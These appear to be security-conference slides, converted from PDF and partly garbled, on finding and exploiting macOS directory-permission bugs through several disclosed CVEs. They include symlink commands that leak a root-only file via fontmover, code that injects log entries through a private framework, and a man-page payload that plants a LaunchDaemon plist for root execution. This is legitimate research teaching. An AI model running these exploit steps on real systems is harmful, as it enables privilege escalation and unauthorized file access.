# Exploiting directory permissions on macOS






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# whoami



- macOS filesystem permissions
- finding bugs
- bugs
- preventing attacks



## agenda

# macOS filesystem permissions





- every file and directory
  - owner (user) permissions
  - group permissions
  - everyone (world) permissions
- each of them
  - read
  - write
  - execute





### • files

- r/w/x permissions are straightforward
- directories
  - read you can enumerate the directory entries
  - write you can delete/write files to the directory
  - right, you can't access any files inside it, or in any subdirectories.





• execute - you are allowed to traverse the directory - if you don't have this

# POSIX model - scenarios

- directory: r - (only read)
  - can't access any files (no execute permissions)
- directory: - x (only execute)
  - can't list files (no read permissions)
  - can access files if name is known



# experiment

```bash
<pre>\$ mkdir restricted</pre>
<pre>\$ echo aaa &gt; restricted/aaa</pre>
<pre>\$ cat restricted/aaa</pre>
aaa
<pre>\$ chmod 777 restricted/aaa</pre>
<pre>\$ cat restricted/aaa</pre>
aaa
<pre>\$ chmod 666 restricted</pre>
<pre>\$ cat restricted/aaa</pre>
<pre>cat: restricted/aaa: Permission denied</pre>
<pre>\$ ls -l restricted/</pre>
<pre>\$ ls -l   grep restricted</pre>
drw-rw-rw- 3 csaby staff 96 Sep 4 14
\$ ls −l restricted/aaa
<pre>ls: restricted/aaa: Permission denied</pre>
<pre>\$ ls -l restricted/</pre>
<pre>\$ chmod 755 restricted</pre>
<pre>\$ ls -l restricted/</pre>
total 8
-rwxrwxrwx 1 csaby staff 4 Sep 4 14:17 aaa





1:17 restricted

# POSIX model - scenarios

- in case you don't have `x` permissions on a directory but have permissions on the file -> maybe find a way to leak
- have `rwx` on a directory can delete / create files regardless of file's permissions
  - e.g.: file is owned by root -> you can still delete it (!!!)



# flag modifiers

- there are many flag modifiers
- from exploitation point of view, the important ones:
  - file until the flag is removed
  - restricted protected by SIP (= not even root can modify it, special entitlement is needed)



• uchg, uchange, uimmutable (same, different names) - no one can change the

# experiment

```bash					
csaby@mac %	ls	-l0 /			
total 16					
drwxrwxr-x+	83	root	admin	sunlnk	2656
drwxr-xr-x	70	root	wheel	sunlnk	2240
lrwxr-xr-x	1	root	wheel	hidden	28
drwxr-xr-x@	8	root	wheel	restricted	256
drwxr-xr-x	6	root	admin	sunlnk	192
drwxr-xr-x	5	root	wheel	hidden	160
drwxr-xr-x@	38	root	wheel	restricted,hidden	1216
drwxr-xr-x	2	root	wheel	hidden	64
dr-xr-xr-x	3	root	wheel	hidden	7932
lrwxr-xr-x@	1	root	admin	restricted,hidden	11
lrwxr-xr-x	1	root	wheel	hidden	25
drwxr-xr-x	3	root	wheel	hidden	96
drwxr-xr-x	6	root	wheel	sunlnk,hidden	192
drwxr-xr-x@	63	root	wheel	restricted,hidden	2016
lrwxr-xr-x@	1	root	admin	restricted,hidden	11
drwxr-xr-x@	11	root	wheel	restricted,hidden	352
lrwxr-xr-x@	1	root	admin	restricted,hidden	11
~ ~ ~					





- 6 Feb 21 07:44 Applications
- 0 Feb 20 21:44 Library
- 28 Feb 21 07:44 Network -> /System/Volumes/Data/Network
- 6 Sep 29 22:23 System
- 02 Sep 29 22:22 Users
- 0 Feb 22 13:59 Volumes
- .6 Jan 28 23:32 bin
- 64 Aug 25 00:24 cores
- 32 Feb 21 07:43 dev
- 1 Oct 11 07:37 etc -> private/etc
- 25 Feb 21 07:44 home -> /System/Volumes/Data/home
- 06 Oct 11 20:38 opt
- 2 Jan 28 23:33 private
- .6 Jan 28 23:32 sbin
- 1 Oct 11 07:42 tmp -> private/tmp
- 52 Oct 11 07:42 usr
- .1 Oct 11 07:42 var -> private/var

# sticky bit

> When a directory's sticky bit is set, the filesystem treats the files in such directories in a special way so only the file's owner, the directory's owner, or root user can rename or delete the file\*

>Typically this is set on the /tmp directory to prevent ordinary users from deleting or moving other users' files\*





- more granular then the POSIX model
- Access Control Entries
- can be applied for multiple users, groups
- file rights: read, write, append, execute



# Access Control Lists

directory rights: list, search, add\_file, add\_subdirectory, delete\_child

- SIP is also enforced by the sandbox
- can further restrict file access typically through sandbox profiles
- profiles are in:
  - `/usr/share/sandbox/`
  - `/System/Library/Sandbox/Profiles/







# sandbox example (mds)

(allow file-write\*

(literal "/dev/console") (regex #"^/dev/nsmb") (literal "/private/var/db/mds/system/mds.lock") (literal "/private/var/run/mds.pid") (literal "/private/var/run/utmpx") (subpath "/private/var/folders/zz/zyxvpxvq6csfxvn\_n0000000000000") (regex #"^/private/var/run/mds(\$|/)") (regex #"/Saved Spotlight Indexes(\$|/)") (regex #"/Backups.backupdb/\.spotlight\_repair(\$|/)"))

(allow file-write\*

```
(regex #"^/private/var/db/Spotlight-V100($|/)")
(regex #"^/private/var/db/Spotlight($|/)")
(regex #"^/Library/Caches/com\.apple\.Spotlight($|/)")
(regex #"/\.Spotlight-V100($|/)")
(mount-relative-regex #"^/\.Spotlight-V100($|/)")
```


(mount-relative-regex #"^/private/var/db/Spotlight(\$|/)") (mount-relative-regex #"^/private/var/db/Spotlight-V100(\$|/)"))

(...omitted...)

### (allow file\*

(regex #"^/Library/Application Support/Apple/Spotlight(\$|/)") (literal "/Library/Preferences/com.apple.SpotlightServer.plist") (literal "/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/ Resources/com.apple.SpotlightServer.plist"))









- file owner is root, but the directory owner is different
- file owner is not root, but directory owner is root
- <u>directory</u>
- not root owned

• python script is available the blog post **OFFENSIVE**<sup>®</sup> 

# static method


• file owner is root, and one of the user's group has write access to the

• file owner is not root, but the group is wheel, and the parent folder also

# dynamic method

- monitor for similar relationships
- tools: fs\_usage, Objective-See's FileMonitor
- benefit: find cases where root process changes file owner in a controllable location





# general idea

- goal: redirect file operation to a location we want
- process: delete file, place a symlink or hardlink, wait and see



- 1. the process might run as root, however because of sandboxing it might not be able to write to any interesting location
- 2. the process might not follow symlinks / hardlinks, but instead it will overwrite our link, and create a new file
- 3. if we can successfully redirect the file operation, the file will still be owned by root, and we can't modify it after. We need to find a way to affect the file contents for our benefits.



# problems

# controlling content

- need to find a way to inject data into files owned by root
- or if given file is controlling access, we can just make a new file



### InstallHistory.plist file - Arbitrary file overwrite vulnerability (CVE-2020-3830)



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- admins have write access to this location => delete file => place symlink ==> overwrite arbitrary files



 whenever someone installs an app on macOS, the system will log it to a file called `InstallHistory.plist`, which is located at `/Library/Receipts`

### InstallHistory.plist file - Arbitrary file overwrite vulnerability (CVE-2020-3830)

- can't really control contents only limited, the metadata of the application

- <array>
- <dict>

trigger: install something

</dict> </arrav> </plist> 1 1 1



```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<key>date</key>
```

```
<date>2019-11-01T13:50:57Z</date>
```

```
<key>displayName</key>
```

```
<string>AdBlock</string>
```

```
<key>displayVersion</key>
```

```
<string>1.21.0</string>
```

```
<key>packageIdentifiers</key>
```

```
<array>
```

<string>com.betafish.adblock-mac</string>

```
</array>
```

```
<key>processName</key>
```

```
<string>appstoreagent</string>
```

## Adobe Reader macOS installer arbitrary file overwrite vulnerability (CVE-2020-3763)



- prior the installation we can create a symlink, which will be followed
- content is fixed ==> only arbitrary overwrite



Adobe Reader macOS installer - arbitrary file overwrite vulnerability (CVE-2020-3763)

• at the end of installing Adobe Acrobat Reader for macOS a file is placed in the `/tmp/` directory, named `com.adobe.reader.pdfviewer.tmp.plist`

## Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)



### Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

- file `DiagnosticMessagesHistory.plist` in the `/Library/Application Support/CrashReporter/`directory
- access to users in the admin group.
- the permissions for the file:
  - -rw-rw-r-- 1 root admin DiagnosticMessagesHistory.plist



• someone can add `rw-rw-r` permissions to any `plist` file by abusing the

the directory `/Library/Application Support/CrashReporter/` allows write

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### Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

- we can create a symlink as normal
- no file overwrite will happen
- but! if the target is a PLIST file, permissions will set to -rw-rw-r--
  - we can grant world read access to any PLIST file
  - we can grant group write access to any PLIST file



# Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)


### trigger: Analytics & Improvements settings

### • find interesting files

### ```bash

mac:CrashReporter csaby\$ sudo find /Library/ -name "\*.plist" -user root -perm 600
find: /Library//Application Support/com.apple.TCC: Operation not permitted
/Library//Preferences/com.apple.apsd.plist
/Library//Preferences/OpenDirectory/opendirectoryd.plist
mac:CrashReporter csaby\$ ls -le@OF /Library//Preferences/com.apple.apsd.plist
-rw- 1 root wheel - 44532 Nov 8 08:38 /Library//Preferences/com.apple.apsd.plist

	Security & Privacy	Q Search		
	General FileVault Firewall Priv	/acy		
Accessibility	Help Apple and app deve			
Input Monitoring	products and services au			
Full Disk Access	Help Apple improve its automatically sending	products and services by diagnostics and usage data.		
Files and Folders	Diagnostic data may in			
Screen Recording	Help improve Siri and I	Improve Siri & Dictation Help improve Siri and Dictation by allowing Apple to store and review audio of your Siri and		
Automation	Dictation interactions f	from this device.		
Developer Tools	Share with App Dev Help app developers in allowing Apple to share			
Advertising	them			
Analytics & Improver	ments Abo	out Analytics and Privacy		



Advanced...

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# macOS fontmover - file disclosure vulnerability (CVE-2019-8837)



### macOS fontmover - file disclosure vulnerability (CVE-2019-8837)

- `/Library/Fonts` has group write permissions set
- this is the folder containing the system wide fonts, and I think this privilege unnecessary and I will come back to this why



\$ ls -l /Library/ | grep Fonts drwxrwxr-t 183 root admin 5856 Sep 4 13:41 Fonts

• as admin users are in the `admin` group, someone can drop here any file





### download a font, and double click



(Not Installed)



# exploitation

**Install Font** 

# exploitation

- set the install location to `Computer`
  - user location (default): `~/Library/Fonts`
  - computer location: `/Library/Fonts`

Default Install Location:

available to all users of this computer.





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# exploitation

- press `Install Font`
- press `Install Ticked`
- authentication prompt to root
- file is being copied

<pre>\$ sudo fs_usage   grep great_fighter.otf</pre>						
19:53:24	<pre>stat_extended64</pre>	/Library/Fonts/great_fighter.otf				
0.000030	fontmover					
19:53:24	<pre>stat_extended64</pre>	/Users/csaby/Downloads/great_fighter/				
0.000019	fontmover					
19:53:24	open	/Users/csaby/Downloads/great_fighter/				
0.000032	fontmover					
19:53:24	lstat64	/Library/Fonts/great_fighter.otf				
0.00003	fontmover					
19:53:24	open_dprotected	/Library/Fonts/great_fighter.otf				
0.00086	fontmover					
19:53:24	WrData[AN]	/Library/Fonts/great_fighter.otf				
0.000167	W fontmover					



	🗕 🔵 Font Validation	
Α		Q Search
	roblems may have been found with some font files during validation. lease review the reported problems before continuing.	
	✓ ▶ great_fighter.otf	
	Select all fonts	
	1 minor problem was found. Proceed with caution.	
(	?	Install Ticked

/great\_fighter.otf

/great\_fighter.otf



- symlinks or hardlinks don't work
  - will be removed
  - can't win race condition
- even if worked, fontmover is sandboxed



### (allow file-write\*

(subpath "/System/Library/Fonts") (subpath "/System/Library/Fonts (Removed)") (subpath "/Library/Fonts") (subpath "/Library/Fonts (Removed)")

- by the application
- replace original file with symlink
- what do we gain?
  - already have write access

• not interesting at first sight, but remember POSIX permissions!

• the file disclosure vulnerability happens with regards of the source file

• between the steps `Install Font` and `Install Ticked` the file is not locked

• root process moves a file with its original permissions to a place where we

- permissions on the file -> maybe find a way to leak
- example:
- mds/uuid-tokenID.plist



### • remember: in case you don't have `x` permissions on a directory but have

-rw-r--r-- 1 root wheel 1043 Aug 30 16:10 /private/var/run/

```
#no access to original file
```

```
$ cat /private/var/run/mds/uuid-tokenID.plist
```

```
cat: /private/var/run/mds/uuid-tokenID.plist: Permission denied
```

```
#exploitation
```

```
$ mv great_fighter.otf great_orig.otf
```

```
$ ln -s /private/var/run/mds/uuid-tokenID.plist great_fighter.otf
```

```
#click 'install ticked' here
```

```
$ cat /Library/Fonts/great_fighter.otf
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<plist version="1.0">
```

<dict>

<integer>1234567890</integer>



<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">







### macOS DiagnosticMessages arbitrary file overwrite vulnerability (CVE-2020-3855)



### macOS DiagnosticMessages arbitrary file overwrite vulnerability (CVE-2020-3855)

- usual story
- bunch of \*.asl log files owned by root
- exploit via hardlinks (might need to reboot)

(...) (...)



### • `/private/var/log/DiagnosticMessages` is writeable for the `admin` group

-rw-r--r-@ 2 root wheel 420894 Aug 31 21:30 2019.08.31.asl

- this is a log file can we control content? partially
- ASL logs old API, few documentation
  - multiple destination file, how do I end up in `/private/var/log/ DiagnosticMessages`?
- Most logs looked like, pre-defined fields



com.apple.message.domain: com.apple.apsd.15918893 com.apple.message.\_\_source\_\_: SPI com.apple.message.signature: 1st Party com.apple.message.signature2: N/A com.apple.message.signature3: NO com.apple.message.summarize: YES SenderMachUUID: 399BDED0-DC36-38A3-9ADC-9F97302C3F08

### Hope: found custom text from CalendarAgent

Versions/Current/CalendarPersistence

CalDAV account refresh completed com.apple.message.result: noop com.apple.message.value: 0 com.apple.message.value2: 0 com.apple.message.value3: 0 com.apple.message.uuid: XXXXXXXXXXX com.apple.message.uuid2: XXXXXXXXXX com.apple.message.wake\_state: 0 SenderMachUUID: XXXXXXXXXX



- from: /System/Library/PrivateFrameworks/CalendarPersistence.framework/
  - com.apple.message.domain: com.apple.sleepservices.icalData com.apple.message.signature: CalDAV account refresh statistics

 CalMessageTracer leads to `/System/Library/PrivateFrameworks// CalendarFoundation.framework/Versions/Current/CalendarFoundation`

```
/* @class CalDAVAccountRefreshQueueableOperation */
-(void)sendStatistics {
 (...)
                    [CalMessageTracer log:@"CalDAV account refresh completed"
domain:@"com.apple.sleepservices.icalData" signature:@"CalDAV account refresh statistics" result:0x0
value:var_30 value2:var_28 value3:var_B8 uid:rbx uid2:r14 wakeState:rax];
(...)
```



### content

### CalMessageTracer

### • we see the ASL API

```
/* @class CalMessageTracer */
*)arg12 summarize:(char)arg13 {
(...)
   rbx = [objc_retainAutorelease(arg3) UTF8String];
    [var_68 release];
   asl_set(r15, "com.apple.message.domain", rbx);
   if (r13 != 0x0) {
    }
```



### content


+(void)log:(void \*)arg2 domain:(void \*)arg3 signature:(void \*)arg4 signature2:(void \*)arg5 result:(int)arg6 value:(void \*)arg7 value2:(void \*)arg8 value3:(void \*)arg9 uid:(void \*)arg10 uid2:(void \*)arg11 wakeState:(void

asl\_set(r15, "com.apple.message.signature", [objc\_retainAutorelease(r13) UTF8String]);

- custom messages lead to further functions
- I stopped
- we can use this function to create a log entry for us



```
if (r13 != 0x0) {
           if (*(int32_t *)_CalLogCurrentLevel != 0x0) {
                    rbx = [_CalLogWhiteList() retain];
                    r13 = [rbx containsObject:*_CalFoundationNS_Log_MessageTrace];
                    [rbx release];
                    COND = r13 != 0x1;
                    r13 = var_78;
                    if (!COND) {
                            CFAbsoluteTimeGetCurrent();
                           _CalLogActual(*_CalFoundationNS_Log_MessageTrace, 0x0, "+[CalMessageTracer
log:domain:signature:signature2:result:value:value2:value3:uid:uid2:wakeState:summarize:]", @"%@", r13, r9,
stack[-152]);
           else {
                    CFAbsoluteTimeGetCurrent();
                    _CalLogActual(*_CalFoundationNS_Log_MessageTrace, 0x0, "+[CalMessageTracer
log:domain:signature:signature2:result:value:value2:value3:uid:uid2:wakeState:summarize:]", @"%@", r13, r9,
stack[-152]);
           asl_log(0x0, r15, 0x5, "%s", [objc_retainAutorelease(r13) UTF8String]);
            r14 = var_{38};
```



- we need to create a header file
- Ioad the private framework
- call the function
- we can insert custom string



```
//load framework
```

```
tracer = dlopen("/System/Library/PrivateFrameworks/CalendarFoundation.framework/Versions/Current/
CalendarFoundation", RTLD_LAZY);
```

```
if(NULL == tracer)
    //bail
    goto bail;
//class
Class CalMessageTracerCl = nil;
//obtain class
CalMessageTracerCl = NSClassFromString(@"CalMessageTracer");
if(nil == CalMessageTracerCl)
    //bail
    goto bail;
3
//+ (void)log:(id)arg1 domain:(id)arg2 signature:(id)arg3 result:(int)arg4;
```

[CalMessageTracerCl log:@"your message here" domain:@"com.apple.sleepservices.icalData" signature:@"CalDAV account refresh statistics" result:0x0];



- not enough for code execution :(
- but can be useful trick :)



# Adobe Reader macOS installer - local privilege escalation (CVE-2020-3762)



### Adobe Reader macOS installer - LPE (CVE-2020-3762)

- installer's `Acrobat Update Helper.app` component
- `com.adobe.AcrobatRefreshManager` dir is created in /tmp/ during install
- 2 PLIST files that will be copied into `/Library/LaunchDaemons/`
- fixed location
- installer deletes existing `com.adobe.AcrobatRefreshManager`



### Adobe Reader macOS installer - LPE (CVE-2020-3762)

- race condition we recreate the dir structure after deletion, before creation
- installers places the original PLIST
- we delete (we own the dir), and put our own
- Installer puts our PLIST into LaunchDameons



 `/tmp/com.adobe.AcrobatRefreshManager/Adobe Acrobat Updater.app/ Contents/Library/LaunchServices` - where the plist files are stored

### macOS periodic scripts - 320.whatis script privilege escalation to root (CVE-2019-8802)



### macOS periodic scripts - 320.whatis script LPE (CVE-2019-8802)

- macOS's periodic maintenance scripts
- weekly: /etc/periodic/weekly/320.whatis
  - rebuilds the man database
  - runs as root
  - will get the man paths
    - /usr/local/share/man
      - owned by the user, typically via brew install



csabymac:La	aemons csaby	\$ ls	<pre>-l /System/Library/LaunchDaemons/   grep period</pre>				
-rw-rr	1 roo	ot wheel	887	Aug	18	2018	com.apple.periodic-daily.plist
-rw-rr	1 roo	ot wheel	895	Aug	18	2018	<pre>com.apple.periodic-monthly.plist</pre>
-rw-rr	1 roo	ot wheel	891	Aug	18	2018	com.apple.periodic-weekly.plist

Event

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
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	Process	PID	User	Message
xecution	sh	16574	root	/bin/sh - /etc/periodic/weekly/320.whatis executed by sh
xecution	sh	16578	root	/bin/sh /usr/libexec/makewhatis.local /usr/share/man:/usr/local/share/man:/Applica
xecution	basename	16583	root	basename /usr/libexec/makewhatis.local .local executed by sh
xecution	makewhatis	16578	root	makewhatis /usr/share/man /usr/local/share/man executed by sh
e	makewhatis	16578	root	makewhatis wrote file /usr/share/man/whatis.tmp
me	makewhatis	16578	root	<pre>makewhatis renamed file /usr/share/man/whatis.tmp to /usr/share/man/whatis</pre>
e	makewhatis	16578	root	<pre>makewhatis wrote file /usr/local/share/man/whatis.tmp</pre>
me	makewhatis	16578	root	<pre>makewhatis renamed file /usr/local/share/man/whatis.tmp to /usr/local/share/man/wh</pre>





### makewhatis

- makewhatis
  - creates `whatis.tmp`
  - we can redirect it via symlink
    - target: LaunchDaemons
    - PLIST file has to be proper XML



- database format:
  - 1st column: derived from the filename
  - 2nd column: the name from the NAME section of the man file

• How do we get a proper XML?



### whatis database

- FcAtomicCreate(3)
- FcAtomicDeleteNew(3)
- FcAtomicDestroy(3)
- FcAtomicLock(3)
- FcAtomicNewFile(3)
- FcAtomicOrigFile(3)

- create an FcAtomic object
- delete new file
- destroy an FcAtomic object
- lock a file
- return new temporary file name
- return original file name





.SH NAME

7z - <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http:// www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.sample.Load<//propertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.sample.Load<//propertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.sample.Load string><key>ProgramArguments</key><array> <string>/Applications/Scripts/sample.sh</string></array><key>RunAtLoad key><true/></dict></plist:<!--</pre>

we put our PLIST file into the NAME section

need to end it with `<!--` to comment out any following text</li>



# exploit





- STEP 2
  - our man page has to be the first
  - if any other starts with a number (e.g.: 7zip) -> rename



# exploit



### • STEP 3

- the filename has to make sense in XML



# exploit



### • STEP 4

- need to close the XML comment that comes from the filename
- The new NAME section:

.SH I string></array><key>RunAtLoad</key><true/></dict></plist><!--</pre>



